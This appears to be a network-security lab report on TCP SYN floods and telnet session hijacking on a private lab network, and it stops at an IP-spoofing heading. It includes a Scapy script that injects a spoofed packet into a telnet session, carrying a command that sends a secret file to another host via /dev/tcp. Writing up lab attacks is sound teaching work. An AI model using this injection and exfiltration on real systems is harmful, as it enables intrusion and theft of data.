
TCP SYN Flood Attack: -


The attacker sends a high volume of SYN packets to the server using spoofed IP addresses causing the server to send a reply (SYN-ACK) and leave its ports half-open, awaiting for a reply from a host that doesn’t exist.















# Session Hijacking:

Session hijacking is a critical error and gives an chance to the malicious node to behave as a legitimate system. All the communications are authentic only at the beginning of session setup. The attacker may take the advantage of this and commit session hijacking attack. At first, he or she spoofs the IP address of target machine and controls the correct sequence number. After that he performs a DoS attack on the victim. As a result, the target system becomes absent for some time. Thus the attacker imitates the victim node and continues the session. Hijacking a session over UDP is the same as over TCP, except that UDP attackers not to concern about the overhead of dealing sequence numbers and other TCP mechanisms. Since UDP is connectionless, edging into a session without being detected much easier than the TCP session attacks.

We hijacked the TCP session in the telnet connection by retrieving the source port, sequence number and ack number of the tcp request snooped in the attacker machine using wireshark while making connection requests between client and server. Then used scapy to make a tcp request using the data retrieved to get the required file from the server.


We installed the telnet on the server machine and made changes in the configuration for the host.

-

We enabled the telnet on client machine (Ubuntu) by running the following commands in terminal:


# sudo apt update

* + **sudo apt install telnetd -y**



Check if **telnet** is properly installed by running:


# sudo systemctl status inetd



The output shows that the daemon is up and running.

Allow port 23 through the firewall on the remote machine by running:

# sudo ufw allow 23/tcp




Reload the firewall:


# sudo ufw reload

The **telnet** port is now allowed through the firewall.


Before making the connection we started capturing packets using wireshark in the attacker machine




Victim’s IP address:



Then we made the telnet connection between client and server by running the command **telnet <host\_ip>.** Then entered the login id and password of the host.



# We can see the TCP requests between client and server:



We opened the last TCP packet and noted the source port, sequence number and ack number of the tcp request using this we made the tcp request and using scapy we made the TCP request to retrieve the file from the server. We sent this file output to port no 33267 where we printed the file contents.

from scapy.all import \*

ip = IP(src="192.168.100.4", dst="192.168.100.5")


tcp = TCP(sport=41412, dport=23, flags="A", seq=135, ack=894) data = "\n cat /home/kali/secret > /dev/tcp/192.168.100.5/33267\n" pkt = ip/tcp/data


ls(pkt) send(pkt,verbose=0)

# Network Layer


1. **IP Spoofing:**

